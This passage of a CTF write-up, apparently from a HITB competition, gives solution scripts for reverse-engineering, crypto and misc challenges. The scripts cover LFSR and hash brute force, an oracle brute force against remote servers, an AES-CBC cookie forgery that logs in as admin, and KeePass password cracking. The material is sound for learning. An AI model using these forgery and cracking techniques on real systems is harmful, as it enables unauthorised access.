    elif s[0] != 'H':
        return False
    elif s[18] != '_':
        return False
    elif s[29] != '!':
        return False
```

```
    elif s[10] != '1':
        return False
    elif s[14] != 'H':
        return False
    elif s[13] != '&':
        return False
    elif s[26] != '#':
        return False
    elif s[1] != 'I':
        return False
    elif s[7] != 'F':
        return False
    elif s[30] != '}':
        return False
    elif s[19] != 'v':
        return False
    elif s[12] != '_':
        return False
    elif s[9] != '_':
        return False
    elif s[24] != 'Y':
        return False
    elif s[5] != '1':
        return False
    elif s[28] != 'N':
        return False
    elif s[21] != '3':
        return False
    elif s[8] != '3':
        return False
    else:
        return True
```

得到 flag 为 HITB{1!F3_1S_&H%r7_v$3_pY7#ON!}

Crypto

streamgamex

```
# decode_r
```

```
#from flag import flag

#assert flag.startswith("flag{")

#assert flag.endswith("}")

#assert len(flag)==47

import time


def lfsr(R,mask):

    output = (R << 1) & 0xffffff

    #print(output)

    i=(R&mask)&0xffffff

    lastbit=0

    while i!=0:

        lastbit^=(i&1)

        i=i>>1

    output^=lastbit

    return (output,lastbit)



#len(R) = 41

#R=int(flag[5:-1],2)

mask = 0b1011011011001101011100110101101010101011011

f=open("key","rb")

tmpList = f.read()

f.close()

#print(tmpList[76])

b = time.time()
```

```
for K in range(0x0fffff,0xffffff):

        R = K

        for op in range(64):

                tmp=0

                for j in range(8):

                        (R,out)=lfsr(R,mask)

                        tmp=(tmp << 1)^out

                #print (type(tmp), type(tmpList[0]))

                if tmpList[op] != tmp:

                        break


                if op > 1:

                        print(K)

print(time.time()-b)
```

```
# decode_sha

import hashlib


print(len('111001101010111010111011'))


for op in range(0xffffff):

    num = len('flag{'+'111001101010111010111011}'+bin(op)[2:])

    flag = 'flag{' + '0'*(47-num)
+bin(op)[2:]+'111001101010111010111011}'
```

```
    if
hashlib.sha256(flag).hexdigest()=="b2dcba51efd4a7d6157c956884a15934c
b3edd3d2c1026830afa8db4ec108b58":

        print (flag)
```

Crypto-base

试了几个感觉好像是一种类似 base64 的算法，每个位置都只影响附近的几个位置，具体算法是什么样的没仔细花时间分析就直接一位一位爆了，代码如下

```
from pwn import *



p = remote('47.91.210.116',9999)

ori ="2SiG5c9KCepoPA3iCyLHPRJ25uuo4AvD2/7yPHj2ReCofS9s47LU39JDRSU="

m = "5869616f6d6f40466c6170707950696"

i = len(m)

def m2str(k):

    res = ''

    for i in k:

        res += i;

    return res




same = 57

for j in range(16):

    p.recvuntil('Input: ')

    s = m + hex(j)[2:]

    p.sendline(s)
```

```
    rev = p.recvuntil('\n')[17+i:-2]

    print 's = ',s,'rev = ',rev

    if ori.find(rev[:same]) == 0 :

        print s
```

Crypto-easyblock

这个题读代码的时候看见 c 上面有提示要删掉就知道肯定是跟这个有关系了，一开始纠结在要怎么改 iv 上，后来觉得改 iv 不太靠谱，然后换了一个思路，构造了一个以 admin 结尾带 padding 的用户名把 user 和原本的 padding 放到最后一个块里然后直接删掉，这样 plaintext 解密以后结尾就是 admin 了，再通过 c 获得需要修改的 sha256 值，mac 这段通过 cbc 翻转可以构造出后 31 比特的 sha256 和一个\x01 当作 padding 剩下一个就爆破了，代码如下：

```
from pwn import *

from time import *

from Crypto.Cipher import AES

from Crypto import Random

from hashlib import sha256

from signal import alarm



testname = 'a' * 26 +'admin'

def gethex(username):

    res = ''

    for i in username:

        res += hex(ord(i))[2:]

    return res
```

```
def register(username):
    p.recvuntil('gin :>>')
    p.sendline('r')
    p.recvuntil('is:>>')
    p.sendline(username)
    p.recvuntil('cookie:\n')
    cookie = p.recvuntil('\n')
    return cookie.strip()

def login(cookie):
    p.recvuntil('gin :>>')
    p.sendline('l')
    p.recvuntil('cookie:')
    p.sendline(cookie)
    ret = p.recvuntil('welcome')
    return ret

def c(username):
    p.recvuntil('gin :>>')
    p.sendline('c')
    p.recvuntil('name:>>')
    p.sendline(username)
    namehash = p.recvuntil('\n')
    return namehash.strip()

p = remote('47.90.125.237',9999)
```

```
newhash = c(testname)


for i in range(100):
  try:
    cookie = register(testname + '\x01')
    iv = cookie[:32]
    mac = cookie[32:128]
    cipher = cookie[128:]


    cipher = cipher[0:-32] #delete 'user'
    newhash2 = newhash[-30:] + '01'
    mac1 = mac[:32]
    mac2 = mac[32:64]
    mac3 = mac[64:96]


    #print 'mac    = ',mac
    #print newhash2,len(newhash2)
    newmac2 = int(mac2,16) ^ int(newhash2,16) ^
0x10101010101010101010101010101010
    newmac = mac1 + hex(newmac2)[2:] + mac3



    res = login(iv + newmac + cipher)
    sha1 = res[res.find('bits is:>>')+12:res.find('bits is:>>')+46]
```

```
    sha2 = res[res.find('bits is:>>')+50:res.find('bits is:>>')+84]


    newmac1 = int(mac1,16) ^ int(sha1[2:],16) ^ int(sha2[2:],16)

    newmac = hex(newmac1)[2:] + hex(newmac2)[2:] + mac3


    p.recvuntil('gin :>>')

    p.sendline('l')

    p.recvuntil('cookie:')

    p.sendline(iv+newmac+cipher)

    print '----------------------------------------------'

    print p.recv()

    print p.recv(50)

    print p.recvuntil('welcome')

    print '----------------------------------------------'

  except Exception as e:

    pass
```

Crypto-easy

这个最开始是随便试的时候给了一个空的用户名然后直接就弹 key 了，后来分析了一下貌似是因为用户名和用来截断的\x00 在转成数字以后就没了的原因，代码如下

```
from pwn import *


p = remote('47.75.53.178',9999)
```


```
p.recvuntil('Terram\n')

e = int(p.recvuntil('\n'))

n = int(p.recvuntil('\n'))

p1 = int(p.recvuntil('\n'))

g1 = int(p.recvuntil('\n'))

y1 = int(p.recvuntil('\n'))

print 'e = ',e

print 'n = ',n

print 'p = ',p1

print 'g = ',g1

print 'y = ',y1


p.recvuntil('>>')

p.sendline('r')


p.recvuntil(':>>')

p.sendline('\x00')


ticket = int(p.recvuntil('\n'))

sig0 = int(p.recvuntil('\n'))

sig1 = int(p.recvuntil('\n'))


print 'ticket = ',ticket

print 'sig0 = ',sig0

print 'sig1 = ',sig1
```

```
p.recvuntil('>>')

p.sendline('l')

p.recvuntil('ticket:>>')

p.sendline(str(ticket))

p.recvuntil('sig[0]')

p.sendline(str(sig0))

p.recvuntil('sig[1]')

p.sendline(str(sig1))


print p.recv()
```

Misc

Pix

PNG 图片 lsb
https://github.com/livz/cloacked-pixel
改了改代码 把 lsb 提取出来 保存成二进制文件
然后 file 一下



发现是一个加密的软件
这个时候发现给出了提示 就生成密码字典准备暴力跑 hitb%06d
找了一些 KDBX 的 crack
从 https://fossies.org/dox/john-1.8.0-jumbo-1/keepass2john_8c_source.html
里发现了这个工具 `http://keecracker.mbw.name/`
下载 `keecracker` 然后按照字典跑

```
Rate: 1461.3 per second Last Candidate: hitb165169
Rate: 1459.8 per second Last Candidate: hitb169550
Rate: 1452.7 per second Last Candidate: hitb173908
Rate: 1452.3 per second Last Candidate: hitb178265
Password cracked!
Password: hitb180408
```

打开之前的加密文件

Flag 在 Notes 标签下面